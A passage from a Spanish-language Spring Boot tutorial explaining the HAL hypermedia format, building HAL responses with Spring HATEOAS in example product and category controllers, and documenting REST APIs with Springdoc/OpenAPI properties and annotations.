GET /ejemplorest/datos/productos/10 HTTP/1.1

{
  "id": 10,
  "nombre": "Tomate",
  "precio": 1.67,
  "_links": {
    "self": {
      "href": "http://localhost:8080/ejemplorest/datos/productos/10"
    },

```

---

```

        "tipo": {
            "href": "http://localhost:8080/ejemplorest/datos/productos/10/tipo"
        }
    }
}

```

A parte del estado de la entidad debemos proporcionar al usuario “hipertextos” que le permitan navegar por las relaciones existentes:

*GET /ejemplorest/datos/productos/10/tipo HTTP/1.1*

```

{
    "id": 200,
    "nombre": "Verdura",
    "_links": {
        "self": {
            "href": "http://localhost:8080/ejemplorest/datos/tipos/200"
        },
        "productos": {
            "href": "http://localhost:8080/ejemplorest/datos/tipos/200/productos"
        }
    }
}

```

Observa que “self” no tiene por qué coincidir con la URI empleada para solicitar los datos. Puedes definir “alias”, y complicarte la vida todo lo que quieras. Al fin y al cabo sólo se trata de mapear peticiones.

Cuando la respuesta a la petición es una colección el formato HAL es algo distinto:

*GET /ejemplorest/datos/tipos HTTP/1.1*

```

{
    "_embedded": {
        "tipos": [
            {
                "id": 100,
                "nombre": "Fruta",
                "_links": {
                    "self": {
                        "href": "http://localhost:8080/ejemplorest/datos/tipos/100"
                    },
                    "productos": {
                        "href": "http://localhost:8080/ejemplorest/datos/tipos/100/productos"
                    }
                }
            },
            {
                "id": 200,
                "nombre": "Verdura",
                "_links": {
                    "self": {
                        "href": "http://localhost:8080/ejemplorest/datos/tipos/200"
                    },
                    "productos": {
                        "href": "http://localhost:8080/ejemplorest/datos/tipos/200/productos"
                    }
                }
            }
        ],
        ...
    }
},
"_links": {
    "self": {
        "href": "http://localhost:8080/ejemplorest/datos/tipos"
    }
}

```

---

Es un formato muy simple. HAL representa la información mediante **recursos** (resources) y **enlaces** (links). Los **recursos** representados por HAL se componen de:

- **Estado.** Los datos en sí:

```
"id": 10,  
"nombre": "Tomate",  
"precio": 1.67
```

- **Recursos Embebidos**, recursos contenidos dentro de otros. Es la forma típica de representar colecciones:

```
"_embedded": {  
    "tipos": [ {  
        ...  
    },  
    {"links": {  
        "self": {  
            "href": "http://localhost:8080/ejemplorest/datos/tipos/100",  
            "informacion": 42  
        },  
        "productos": {  
            "href": "http://localhost:8080/ejemplorest/datos/tipos/100/productos"  
        }  
    }  
}
```

Como se ve en el ejemplo los **enlaces** se agrupan como subpropiedades dentro de la propiedad “\_links”. Un enlace se compone de tres elementos:

- **La Relación**, el nombre lógico que le damos a ese enlace, como “self” o “productos”.
- **Objetivo** (target), la URI a la que apunta el enlace.
- **Propiedades** del enlace. Obligatoriamente siempre tendrá la propiedad “href”, que es la que define la URI. Por lo general será la única que necesitaremos, pero podemos añadir todas las propiedades adicionales que nos interesen. En el ejemplo he añadido “información”.

HAL permite usar el formato “x-www-form-urlencoded” (el de los formularios de toda la vida), aunque se suele reservar para búsquedas o filtros añadidos a la URI “principal”:

```
http://localhost:8080/ejemplorest/datos/productos?page=1&size=3
```

Si programo el servidor para que tenga en cuenta esos parámetros, el ejemplo podría significar que quiero recuperar los datos de tres en tres (paginar) y que ahora solicito el segundo grupo de datos (la segunda página).

No hay nada gratis. La API es mucho más descriptiva, pero tanto el código del servidor como el del cliente se complican. Tal vez haya casos en los que no merezca la pena “hacerlo tan bien” y sea preferible escribir una API básica.

## 11.7 Servicio RESTful con HAL

Spring proporciona varias clases para facilitar la implementación de HAL en un servicio RESTful. Para poder utilizarlas tenemos que añadir la siguiente dependencia:

```
implementation 'org.springframework.boot:spring-boot-starter-hateoas'
```

El objetivo de esta biblioteca es definir **recursos** tal como los entiende HAL, es decir, permite añadir de forma cómoda enlaces u otros recursos embebidos a los datos que devolvemos al cliente. Por ejemplo, para convertir un objeto de tipo “Persona” en un recurso HAL podríamos escribir esto:

```
import static org.springframework.hateoas.server.mvc.WebMvcLinkBuilder.linkTo;  
import static org.springframework.hateoas.server.mvc.WebMvcLinkBuilder.methodOn;  
...  
private EntityModel<Persona> crearRecurso(Persona p) {  
    return EntityModel.of(p,  
        linkTo(methodOn(ControladorPersona.class).leer(p.getId())).withSelfRel(),
```

---

```

        linkTo(methodOn(ControladorPersona.class).leerTodos()).withRel("personas"));
    }
}

```

Como se ve en el código se trata de envolver los datos de respuesta con una clase que permite añadir hipervínculos. Además disponemos de una clase con métodos estáticos que nos deja definir las URI (simples textos al fin y al cabo) a partir de las anotaciones de mapeo de peticiones que hemos usado en los métodos del controlador, sin necesidad de tener que volver a escribir los textos manualmente.

Las clases “EntityModel” y “CollectionModel” son **modelos de representación**, simples clases envolventes pensadas para añadir estos enlaces. **EntityModel** está diseñada para envolver la entidad que queremos utilizar:

<b>Clase EntityModel&lt;T&gt;</b>	<b>Descripción</b>
<code>EntityModel(T, Link...)</code>	Se recomienda el uso del método estático “of()”.
<code>T getContent()</code>	Devuelve el dato subyacente.
<code>static EntityModel&lt;T&gt; of(T, Link...)</code>	Crea un objeto “EntityModel” con el dato y los enlaces indicados.

La clase **CollectionModel** obviamente ha sido creada para envolver colecciones, pero no de entidades, sino de objetos “EntityModel” que a su vez envuelven a las entidades:

<b>Clase CollectionModel&lt;T&gt;</b>	<b>Descripción</b>
<code>CollectionModel&lt;Iterable&lt;T&gt;, Link...&gt;</code>	Se recomienda el uso del método estático “of()”.
<code>static CollectionModel&lt;T&gt; empty(Link...)</code>	Crea un “CollectionModel” vacío, pero con los enlaces indicados.
<code>Collection&lt;T&gt; getContent()</code>	Devuelve la colección subyacente.
<code>Iterator &lt;T&gt; iterator()</code>	Devuelve un iterador para recorrer los datos almacenados en la colección subyacente.
<code>static CollectionModel&lt;T&gt; of(Iterable&lt;T&gt;, Link...)</code>	Crea un “CollectionModel” con la colección y los enlaces suministrados (referidos al conjunto de la colección).

Ambas clases extienden a **RepresentationModel**, que además de definir alguno de los métodos anteriores proporciona métodos básicos para gestionar los enlaces. Los más usados:

<b>Clase RepresentationModel &lt;T&gt;</b>	<b>Descripción</b>
<code>T add(Link...)</code>	Añade un “Link” al recurso.
<code>Optional&lt;Link&gt; getLink(String rel)</code>	Devuelve el enlace con la relación indicada.
<code>List&lt;Link&gt; getLinks(String rel)</code>	Como al anterior, pero devuelve una colección.
<code>T removeLinks()</code>	Borra todos los enlaces del recurso

Casi todos los métodos anteriores definen atributos de tipo **Link**. Esta clase es casi un JavaBean usado para crear de forma cómoda un enlace, que a fin de cuentas sólo se compone de dos String, uno para el “nombre” y otro para la “uri”:

<b>Clase Link</b>	<b>Descripción</b>
<code>Link(String href, String rel)</code>	Se recomienda el uso del método estático “of()”.
<code>String getDeprecation(), getHref(), getHreflang(), getMedia(), getName(), getProfile(), getRel(), getTemplate(), getTitle(), getType()</code>	Devuelven diferentes partes de la uri o del enlace.
<code>static Link of(String href, String relation)</code>	Crea un nuevo “Link” con los datos suministrados.
<code>Link withDeprecation(String), withHref(String), withHreflang(String), withMedia(String), withName(String), ...</code>	Crea un nuevo “Link” copia del actual, pero con el nuevo atributo indicado. Proporciona un método para cada uno de ellos.

Generalmente no usaremos los métodos de la clase anterior para crear los enlaces manualmente. Como necesitamos referirnos a las relaciones con otros recursos, es más cómodo usar la clase **WebMvcLinkBuilder** para apuntar a los métodos de acción que mapean los enlaces que nos interesan. Los métodos estáticos de esta clase nos ayudarán a crear los enlaces. Esta clase extiende a otras, pero al final implementa la interfaz "LinkBuilder". Sus métodos son los que nos proporcionan el "Link", tal como veremos después en el código de ejemplo:

<b>Clase WebMvcLinkBuilder</b>	<b>Descripción</b>
<code>static WebMvcLinkBuilder linkTo(Class)</code>	Crea un objeto de esta clase teniendo como enlace base el mapeado por el controlador pasado como argumento.
<code>static WebMvcLinkBuilder linkTo(Class, Map)</code>	Como el anterior, pero permite llenar posibles "variables de plantilla" (del path) con los valores del mapa.
<code>static WebMvcLinkBuilder linkTo(Object)</code>	Será el método más utilizado. Se supone que hará referencia a un método de acción de un controlador, pasándole como parámetro lo devuelto por el método "methodOn()".
<code>static T methodOn(Class&lt;T&gt;, Object...)</code>	Se usará casi siempre junto al método anterior. Simplemente envuelve la ejecución de los métodos de <b>DummyInvocationUtils</b> . Crea un proxy que no ejecuta realmente nada, pero que permite por ejemplo leer la URL mapeada por el método.
<code>Link withRel(String)</code>	Crea un "Link" con la relación indicada.
<code>Link withSelfRel()</code>	Crea un "Link" "self ref".

Ahora se puede entender un poco mejor cómo hemos creado los enlaces en el código anterior:

```
return EntityModel.of(p,
    linkTo(methodOn(ControladorPersona.class).leer(p.getId())).withSelfRel(),
    linkTo(methodOn(ControladorPersona.class).leerTodos()).withRel("personas"));
```

El método "EntityModel.of()" nos pide la entidad a envolver y los enlaces asociados al recurso HAL que estamos creando. En vez de fabricar esos enlaces como simples textos, usamos los métodos estáticos de "WebMvcLinkBuilder" para crearlos.

El método "methodOn()" nos permite crear un proxy "dummy" al controlador, por lo que la teórica ejecución del método de acción:

```
methodOn(ControladorPersona.class).leer(p.getId())
```

Se convierte en un modo de hacer referencia a ese método para poder leer sus características mediante reflexión; en este caso nos interesa el mapeado de petición que realiza, por lo que creamos un objeto de clase "WebMvcLinkBuilder" con su método estático "linkTo()":

```
linkTo(methodOn(ControladorPersona.class).leer(p.getId()))
```

Sólo falta crear un "Link", en este caso un "self ref" HAL:

```
linkTo(methodOn(ControladorPersona.class).leer(p.getId())).withSelfRel()
```

### 11.7.1 Creación de los modelos de representación

En casi todos los métodos de acción de los controladores tendremos que convertir la entidad correspondiente en un "EntityModel" o "CollectionModel". Podríamos solventarlo creando este tipo de métodos:

```
public static EntityModel<Producto> crearRecurso(Producto p) {
    return EntityModel.of(p,
        linkTo(methodOn(ControladorProducto.class).leer(p.getId())).withSelfRel(),
        linkTo(methodOn(ControladorProducto.class).leer(p.getId())).withRel("producto"),
        linkTo(methodOn(ControladorProducto.class).leerTipo(p.getId())).withRel("tipo"));
}
```

```

@GetMapping("/{id:[0-9]+}")
public EntityModel<Producto> leer(@PathVariable Integer id) {
    Optional<Producto> op=this.rProd.findById(id);
    if(op.isPresent()) return crearRecurso(op.get());
    else throw new ResponseStatusException(HttpStatus.NOT_FOUND);
}

@GetMapping
public CollectionModel<EntityModel<Producto>> leerTodos() {
    List<EntityModel<Producto>> lista=new ArrayList<>();
    for (Producto p: this.rProd.findAll())
        lista.add(crearRecurso(p));

    return CollectionModel.of(lista,
        linkTo(methodOn(ControladorProducto.class).leerTodos()).withSelfRel());
}

```

Sin embargo hay formas más elegantes de hacerlo. Por ejemplo, ya que tenemos Spring podría crear un bean que se encargara de ello e inyectarlo cuando me convenga. De hecho ya está previsto, y para hacerlo más cómodo nos proporcionan la interfaz **RepresentationModelAssembler<T, D extends RepresentationModel<?>>**:

<b>interfaz RepresentationModelAssembler&lt;T, D&gt;</b>	<b>Descripción</b>
<code>default CollectionModel&lt;D&gt; toCollectionModel(Iterable&lt;T&gt;)</code>	Convierte una colección de entidades a otra de “modelos de representación” y la envuelve en un “CollectionModel”.
<code>D toModel(T)</code>	Convierte la entidad pasada como argumento a un “modelo de representación”.

Recuerda que la clase “RepresentationModel” es la clase base extendida por “CollectionModel” y “EntityModel”, por lo que la interfaz está diseñada para fabricar ese tipo de objetos.

La implemento en dos beans nuevos, uno por cada tipo de entidad:

```

@Component
public class ModeloTipo implements RepresentationModelAssembler<Tipo, EntityModel<Tipo>>{
@Override
public EntityModel<Tipo> toModel(Tipo tp) {
    return EntityModel.of(tp,
        linkTo(methodOn(ControladorTipo.class).leer(tp.getId())).withSelfRel(),
        linkTo(methodOn(ControladorTipo.class).leer(tp.getId())).withRel("tipo"),
        linkTo(methodOn(ControladorTipo.class).leerProductos(tp.getId()))
            .withRel("productos"));
}

```

```

@Component
public class ModeloProducto implements RepresentationModelAssembler<Producto,
    EntityModel<Producto>>{
@Override
public EntityModel<Producto> toModel(Producto p) {
    return EntityModel.of(p,
        linkTo(methodOn(ControladorProducto.class).leer(p.getId())).withSelfRel(),
        linkTo(methodOn(ControladorProducto.class).leer(p.getId())).withRel("producto"),
        linkTo(methodOn(ControladorProducto.class).leerTipo(p.getId())).withRel("tipo"));
}

```

Y ahora sólo tengo que inyectarlos en los controladores que los necesiten.

### 11.7.2 Ejemplo de uso

He escrito dos entidades muy simples relacionadas entre sí, y las he publicado con un servicio RESTful que implementa HAL. Las entidades son “Tipo” y “Producto”:



El código del servicio es muy similar a lo que hemos visto en los apartados anteriores. Lógicamente, la única diferencia es la adición de los enlaces. Estos enlaces se refieren únicamente a relación entre las entidades. Con un ejemplo tan simple no he añadido nada referente al cambio de estado de la aplicación: existencias de productos, pedidos en curso o cumplimentados, etc.

Por hacerlo un poco distinto, esta vez he supuesto que el cliente usará JSON en los cuerpos de las peticiones PUST y POST, y que tal vez emplee HAL. En mi servidor, que no usa los links en absoluto, eso sólo significa que debo aceptar más “media types”:

```
@PostMapping(consumes={MediaType.APPLICATION_JSON_VALUE,
                      MediaType.HAL_JSON_VALUE})
```

El código para el controlador de “Tipo” es el siguiente:

```

@RestController
@RequestMapping("/springhal/tipos")
public class ControladorTipo {

    @Autowired
    private RepTipo rTipo;

    @Autowired
    private ModeloTipo mt;

    @Autowired
    private ModeloProducto mp;

    @ExceptionHandler(DataAccessException.class)
    @ResponseStatus(code = HttpStatus.INTERNAL_SERVER_ERROR)
    public String errorBaseDeDatos(DataAccessException ex) {
        return ex.getMessage();
    }

    @GetMapping("/{id:[0-9]+}")
    public EntityModel<Tipo> leer(@PathVariable Integer id) {
        Optional<Tipo> op=this.rTipo.findById(id);
        if(op.isPresent()) return this.mt.toModel(op.get());
        else throw new ResponseStatusException(HttpStatus.NOT_FOUND);
    }

    @GetMapping("/{id:[0-9]+}/productos")
    public CollectionModel<EntityModel<Producto>> leerProductos(@PathVariable Integer id){
        Optional<Tipo> op=this.rTipo.findById(id);
        if (!op.isPresent()) throw new ResponseStatusException(HttpStatus.NOT_FOUND);

        return this.mp.toCollectionModel(op.get().getProductos())
            .add(linkTo(methodOn(ControladorTipo.class).leerProductos(id))
            .withSelfRel());
    }

    @GetMapping
    public CollectionModel<EntityModel<Tipo>> leerTodos() {
        return this.mt.toCollectionModel(this.rTipo.findAll())
            .add(linkTo(methodOn(ControladorTipo.class).leerTodos()))
            .withSelfRel();
    }

    @DeleteMapping("/{id:[0-9]+}")
    public ResponseEntity<Tipo> borrar(@PathVariable Integer id) {

```

```

Optional<Tipo> op=this.rTipo.findById(id);
if(op.isPresent()) {
    this.rTipo.deleteById(id);
    return ResponseEntity.noContent().build();
}
else return ResponseEntity.notFound().build();
}

@PostMapping(consumes={MediaType.APPLICATION_JSON_VALUE,MediaTypes.HAL_JSON_VALUE})
public ResponseEntity<EntityModel<Tipo>> crear(@RequestBody Tipo p,
  BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Tipo> op=this.rTipo.findById(p.getId());
    if(op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rTipo.save(p);
    return new ResponseEntity<>(this.mt.toModel(p), HttpStatus.CREATED);
}

@PutMapping(value="/{id:[0-9]+}",
            consumes={MediaType.APPLICATION_JSON_VALUE,MediaTypes.HAL_JSON_VALUE})
public ResponseEntity<EntityModel<Tipo>> modificar(@PathVariable Integer id,
   @RequestBody Tipo p, BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Tipo> op=this.rTipo.findById(p.getId());
    if(!op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rTipo.save(p);
    return new ResponseEntity<>(this.mt.toModel(p), HttpStatus.CREATED);
}
}

```

Utilizo el método “ModeloTipo” y “ModeloProducto” para añadir los enlaces mínimos que se espera de un servicio HAL. Al solicitar un producto concreto:

```
GET /ejemplorest/springhal/tipos/100 HTTP/1.1
```

```
{
    "id" : 100,
    "nombre" : "Fruta",
    "_links":{
        "self": {
            "href" :"http://localhost:8080/ejemplorest/springhal/tipos/100"
        },
        "tipo": {
            "href" :"http://localhost:8080/ejemplorest/springhal/tipos/100"
        },
        "productos": {
            "href" :"http://localhost:8080/ejemplorest/springhal/tipos/100/productos"
        }
    }
}
```

Y toda la colección:

```
GET /ejemplorest/springhal/tipos/100 HTTP/1.1
```

```
{
    "_embedded": {
        "tipos": [
            {
                "id":100,
                "nombre": "Fruta",
                "_links": {
                    "self": {
                        "href" :"http://localhost:8080/ejemplorest/springhal/tipos/100"
                    },
                    "tipo": {
                        "href" :"http://localhost:8080/ejemplorest/springhal/tipos/100"
                    }
                }
            }
        ]
    }
}
```

```

        },
        "productos": {
            "href": "http://localhost:8080/ejemplorest/springhal/tipos/100/productos"
        }
    },
    ...
}]
},
"_links" : {
    "self" : {
        "href" : "http://localhost:8080/ejemplorest/springhal/tipos"
    }
}
}

```

He tratado de no repetir código, y usar los mismos métodos en todos los controladores. Asimismo, todos los enlaces están creados con referencias a los métodos de acción que mapean la petición correspondiente. El uso de “CollectionModel” y “EntityModel” hace que la respuesta siga el estándar, aunque el comportamiento final dependerá de qué implementes. Por ejemplo la petición:

```
/ejemplorest/springhal/tipos/100/productos
```

Funciona porque está mapeada por el método “leerProductos()”.

El código del controlador de productos es muy similar:

```

@RestController
@RequestMapping("/springhal/productos")
public class ControladorProducto {

    @Autowired
    private RepProducto rProd;

    @Autowired
    private ModeloProducto mp;

    @ExceptionHandler(DataAccessException.class)
    @ResponseStatus(code = HttpStatus.INTERNAL_SERVER_ERROR)
    public String errorBaseDeDatos(DataAccessException ex) {
        return ex.getMessage();
    }

    @GetMapping("/{id:[0-9]+}")
    public EntityModel<Producto> leer(@PathVariable Integer id) {
        Optional<Producto> op=this.rProd.findById(id);
        if(op.isPresent()) return this.mp.toModel(op.get());
        else throw new ResponseStatusException(HttpStatus.NOT_FOUND);
    }

    @GetMapping("/{id:[0-9]+}/tipo")
    public ModelAndView leerTipo(@PathVariable Integer id) {
        Optional<Producto> op=this.rProd.findById(id);
        if (!op.isPresent()) throw new ResponseStatusException(HttpStatus.NOT_FOUND);

        URI enlace=linkTo(methodOn(ControladorTipo.class)
                            .leer(op.get().getTipo().getId())).toUri();
        String texto=enlace.getPath();
        texto=texto.substring(texto.indexOf("/", 1));

        return new ModelAndView("forward:" + texto);
    }

    @GetMapping
    public CollectionModel<EntityModel<Producto>> leerTodos() {
        return this.mp.toCollectionModel(this.rProd.findAll())
    }
}

```

```

        .add(linkTo(methodOn(ControladorProducto.class).leerTodos())
        .withSelfRel());
    }

@DeleteMapping("/{id:[0-9]+}")
public ResponseEntity<Producto> borrar(@PathVariable Integer id) {
    Optional<Producto> op=this.rProd.findById(id);
    if(op.isPresent()) {
        this.rProd.deleteById(id);
        return ResponseEntity.noContent().build();
    }
    else return ResponseEntity.notFound().build();
}

@PostMapping(consumes={MediaType.APPLICATION_JSON_VALUE,MediaTypes.HAL_JSON_VALUE})
public ResponseEntity<EntityModel<Producto>> crear(@RequestBody Producto p,
  BindingResult errores){
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Producto> op=this.rProd.findById(p.getId());
    if(op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rProd.save(p);
    return new ResponseEntity<>(this.mp.toModel(p), HttpStatus.CREATED);
}

@PutMapping(value="/{id:[0-9]+}",
           consumes={MediaType.APPLICATION_JSON_VALUE,MediaTypes.HAL_JSON_VALUE})
public ResponseEntity<EntityModel<Producto>> modificar(@PathVariable Integer id,
   @RequestBody Producto p, BindingResult errores) {
    if (errores.hasErrors()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    Optional<Producto> op=this.rProd.findById(p.getId());
    if(!op.isPresent()) return new ResponseEntity<>(HttpStatus.BAD_REQUEST);
    this.rProd.save(p);
    return new ResponseEntity<>(this.mp.toModel(p), HttpStatus.CREATED);
}
}

```

Funciona de forma idéntica al controlador anterior (no costaría demasiado hacer un controlador genérico con algo de reflexión).

## 11.8 Swagger. OpenAPI 3 con Springdoc

De manera informal todo el mundo entiende a **Swagger** como un sistema para documentar las API REST de forma automática. Interpreta el código, las anotaciones y la configuración añadida a la aplicación y genera un servicio REST adicional que devuelve documentación sobre los servicios en formato JSON. Generalmente se usan herramientas adicionales que presentan esa información con HTML.

Si hablamos de una manera más estricta tenemos que distinguir entre varios términos:

- **OpenAPI** es el nombre de la especificación, la idea teórica. En el momento de escribir este manual está en la versión 3.x
- **Swagger** es un conjunto de herramientas que implementan la especificación: Swagger Editor, Swagger UI, Swagger CodeGen... A veces los términos se confunden, porque inicialmente no existía "OpenAPI" y simplemente se hablaba de la "especificación Swagger". El cambio se produjo con Swagger 2.0.
- **Springdoc** es la biblioteca que vamos a utilizar para implementar OpenAPI 3.x. Implementa al especificación (basándose en las bibliotecas de Swagger) y la integra con Spring para nuestro alivio y comodidad. Una biblioteca también muy usada es "Springfox". Cambian algunas anotaciones y los beans de inicio, pero son muy parecidas.

Al igual que las versiones anteriores se pueden definir beans que configuren los aspectos más generales de la documentación. Sin embargo trataré de realizarlo todo mediante propiedades y anotaciones, sin añadir nuevos JavaConfig. Como siempre, la especificación es muy extensa, y me limitaré a un resumen de las propiedades y anotaciones más usadas. Puedes encontrar más información en <https://springdoc.org> y en <https://github.com/swagger-api/swagger-core/wiki/Swagger-2.X---Annotations>.

Utilizar Swagger es muy sencillo; en esencia consiste en anotar las clases y métodos para que las herramientas generen la documentación en formato JSON y HTML:

```
@OpenAPIDefinition(  
    info = @Info(  
        title = "Título de la aplicación",  
        version = "1.0",  
        description = "Descripción de la aplicación",  
        license = @License(name = "Nombre de licencia",  
            url = "http://www.algo.com"),  
        contact = @Contact(url = "http://www.empresia.com",  
            name = "Atención al cliente", email = "at@empresia.com"))  
)  
@SpringBootApplication  
public class TiendaApplication {  
    ...  
}
```

Podemos anotar clases, métodos o campos, dependiendo de la anotación y de lo que necesitemos. Por defecto Swagger genera un servicio que nos devuelve toda la documentación en formato JSON. También disponemos de bibliotecas (swagger-ui) que nos dibujan esa información en HTML:

The screenshot shows the Swagger UI homepage. At the top, it displays the title 'Título de la aplicación' (1.0 OAS3). Below the title, there's a link to '/tienda/v3/api-docs'. Underneath the title, there's a section for 'Descripción de la aplicación' which includes the contact information: 'Atención al cliente - Website' and 'Send email to Atención al cliente'. There's also a field for 'Nombre de licencia'.

El aspecto del típico servicio, tal como lo presenta por defecto, es éste:

The screenshot shows the API endpoint list for the 'controlador-rol-hal' service. It lists four endpoints: a GET endpoint for '/servicio/hal/roles/{id}' (blue button), a PUT endpoint for '/servicio/hal/roles/{id}' (orange button), a DELETE endpoint for '/servicio/hal/roles/{id}' (red button), and a GET endpoint for '/servicio/hal/roles' (blue button).

Cuando desplegamos cualquiera de las operaciones nos muestra toda la información posible: datos de petición y respuesta, ejemplos JSON, medios admitidos etc. Incluso permite lanzar una petición desde la propia página. Por supuesto es cosa nuestra rellenarla con textos y comentarios, por lo general mediante anotaciones en el código de Java; en realidad podemos añadir, ocultar o modificar cualquier elemento.

### 11.8.1 Configuración inicial

Con Spring Boot 2.x y Springdoc solo necesitamos añadir una dependencia al proyecto:

```
<dependency>  
    <groupId>org.springdoc</groupId>  
    <artifactId>springdoc-openapi-ui</artifactId>  
    <version>1.6.6</version>  
</dependency>
```

Para Spring Boot 3.x la dependencia ha cambiado:

```
<dependency>  
    <groupId>org.springdoc</groupId>  
    <artifactId>springdoc-openapi-starter-webmvc-ui</artifactId>  
    <version>2.2.0</version>
```

```
</dependency>
```

Ten cuidado con las versiones de Spring Boot y Springdoc, no todas son compatibles entre sí.

Si no indicamos nada más publicará documentación para todos nuestros servicios, sin textos adicionales ni explicaciones, en las siguientes rutas:

- context root de la aplicación/**swagger-ui/index.html**. La información en formato HTML-
- context root de la aplicación/**v3/api-docs**. La información en formato JSON.

Disponemos de más dependencias que proporcionan capacidades adicionales. Algunas de ellas:

- **springdoc-openapi-hateoas**. En teoría es necesario añadirla si quieres documentar servicios HATEOAS, aunque en mi caso lo ha hecho sin tener que incorporarla al proyecto.
- **springdoc-openapi-data-rest**. Es capaz de interpretar alguna de las anotaciones de Spring Data REST.
- **springdoc-openapi-security**. Como la anterior, pero para Spring Security.
- **springdoc-openapi-javadoc**. Es capaz de incorporar a la documentación los comentarios JavaDoc del proyecto, como comentarios o respuestas de “@Operation”.

## 11.8.2 Propiedades

Disponemos de docenas de propiedades para modificar el comportamiento base de Swagger. Puedes consultarlas en <https://springdoc.org/#properties>. Algunas de ellas:

### 11.8.2.1 Paths por defecto

Propiedad springdoc...	Por defecto	Descripción
<b>api-docs.path</b>	/v3/api-docs	Ruta de la documentación JSON.
<b>api-docs.enabled</b>	true	Activa o no la ruta anterior.
<b>swagger-ui.path</b>	/swagger-ui.html	Ruta de la documentación HTML.
<b>swagger-ui.enabled</b>	true	Activa o no la ruta anterior.

### 11.8.2.2 Filtros (las propiedades admiten “\*” en la ruta)

Propiedad springdoc...	Por defecto	Descripción
<b>packages-to-scan</b>	*	Lista de los paquetes a documentar.
<b>paths-to-match</b>	/*	Lista de los paths de servicios a documentar.
<b>produces-to-match</b>	/*	Lista de “mediaTypes” producidos a documentar.
<b>headers-to-match</b>	/*	Lista de cabeceras a documentar.
<b>consumes-to-match</b>	/*	Lista de “mediaTypes” consumidos a documentar.
<b>paths-to-exclude</b>		Lista de paths de servicios a excluir.
<b>packages-to-exclude</b>		Lista de paquetes a excluir
<b>default-consumes-media-type</b>	application/json	“mediaType” consumido por defecto.
<b>default-produces-media-type</b>	/	“mediaType” producido por defecto.

### 11.8.2.3 Contenidos

Propiedad springdoc...	Por defecto	Descripción
<b>override-with-generic-response</b>	true	Añade las respuestas de los “@ControllerAdvice” o “@ExceptionHandler” a todas las respuestas generadas. Hace que siempre aparezca el “500”.
<b>use-fqn</b>	false	Usar nombres totalmente cualificados.
<b>swagger-ui.displayOperationId</b>	false	Muestra el operationId

#### 11.8.2.4 Dibujo

<b>Propiedad springdoc...</b>	<b>Por defecto</b>	<b>Descripción</b>
<b>swagger-ui.tryItOutEnabled</b>	false	Despliega por defecto las opciones de testeo.
<b>swagger-ui.filter</b>	false	Activa la barra de filtrado al inicio de la página.
<b>swagger-ui.operationsSorter</b>		Ordena las operaciones de cada controlador. Puede valer “alpha” (alfabético), “method” (método HTTP) o una función propia.
<b>swagger-ui.tagsSorter</b>		Ordena los “tags” de una API. Admite “alpha” o una función propia.
<b>swagger-ui.defaultModelRendering</b>		Qué se muestra por defecto, un ejemplo de los datos o el esquema de los mismos. Admite “example” o “model”.
<b>swagger-ui.docExpansion</b>		Si se despliegan por defecto las diferentes persianas de la página: “list” (etiquetas), “full” (operaciones), “none”.

#### 11.8.2.5 Otros

<b>Propiedad springdoc...</b>	<b>Por defecto</b>	<b>Descripción</b>
<b>swagger-ui.csrf.enabled</b>	false	Activa el soporte para CSRF.
<b>swagger-ui.csrf.cookie-name</b>	XSRF-TOKEN	Nombre de la cookie CSRF.
<b>swagger-ui.csrf.header-name</b>	X-XSRF-TOKEN	Nombre de la cabecera CSRF.

Recuerda que las propiedades “sólo” modifican el comportamiento por defecto de los beans creados automáticamente por Spring Boot. Puedes definir directamente esos beans con JavaConfig, ajustando el comportamiento deseado todo lo que necesites.

### 11.8.3 Anotaciones

Es la forma más habitual de configurar la documentación y añadirle contenido. A continuación vamos a ver las anotaciones y elementos más habituales. Como siempre, en cada apartado muestro primero la sintaxis, para que sirva en un futuro como guía de referencia y después lo explico con un ejemplo.

#### 11.8.3.1 Generales

Estas anotaciones (realmente sólo la primera) definen los contenidos generales de la documentación: versión, descripción inicial, etc.

<b>@OpenAPIDefinition</b>	<b>Valores</b>	<b>Descripción</b>
<i>Se aplica a nivel de clase (no importa cuál) para generar el contenido inicial de la documentación. Se supone que este tipo de contenidos sólo se crean una vez.</i>		
<b>extensions[ ]</b>	@Extension	Lista de propiedades extendidas (se supone implementadas por algún fabricante).
<b>externalDocs</b>	@ExternalDocumentation	Una referencia (URL) a documentación externa.
<b>info</b>	@Info	Datos generales sobre la API
<b>security[ ]</b>	@SecurityRequirement	Información sobre seguridad
<b>servers[ ]</b>	@Server	Servidores y rutas alternativas para utilizar la API
<b>tags[ ]</b>	@Tag	Etiquetas (nombres) para una operación o grupo de operaciones. En este caso se supone que se refiere a etiquetas definidas en otro lugar, y se usa para definir el orden exacto de aparición o una descripción común a todas.

<b>@Info</b>	<b>Valores</b>	<b>Descripción</b>
<i>Crea la información general de la API.</i>		
<b>contact</b>	<code>@Contact</code>	Información de contacto.
<b>description</b>	<code>String</code>	Descripción general de la API.
<b>extensions[ ]</b>	<code>@Extension</code>	Lista de propiedades extendidas.
<b>license</b>	<code>@License</code>	Licencia de la aplicación.
<b>termsOfService</b>	<code>String</code>	Una URL apuntando a los términos del servicio.
<b>title</b>	<code>String</code>	Nombre de la API.
<b>version</b>	<code>String</code>	Versión de la API.
<b>@Contact</b>	<b>Valores</b>	<b>Descripción</b>
<i>Describe la información de contacto</i>		
<b>email</b>	<code>String</code>	Información de contacto.
<b>extensions[ ]</b>	<code>@Extension</code>	Lista de propiedades extendidas.
<b>name</b>	<code>String</code>	El nombre de la organización o la persona de contacto.
<b>url</b>	<code>String</code>	URL a la información de contacto.
<b>@License</b>	<b>Valores</b>	<b>Descripción</b>
<i>Un enlace a la licencia de la API</i>		
<b>extensions[ ]</b>	<code>@Extension</code>	Lista de propiedades extendidas.
<b>name</b>	<code>String</code>	El nombre de la licencia usada.
<b>url</b>	<code>String</code>	URL a la licencia.
<b>@ExternalDocumentation</b>	<b>Valores</b>	<b>Descripción</b>
<i>Una URL a recursos externos que amplían la documentación. Es un atributo usado en muchas otras anotaciones.</i>		
<b>extensions[ ]</b>	<code>@Extension</code>	Lista de propiedades extendidas.
<b>description</b>	<code>String</code>	Descripción del documento externo.
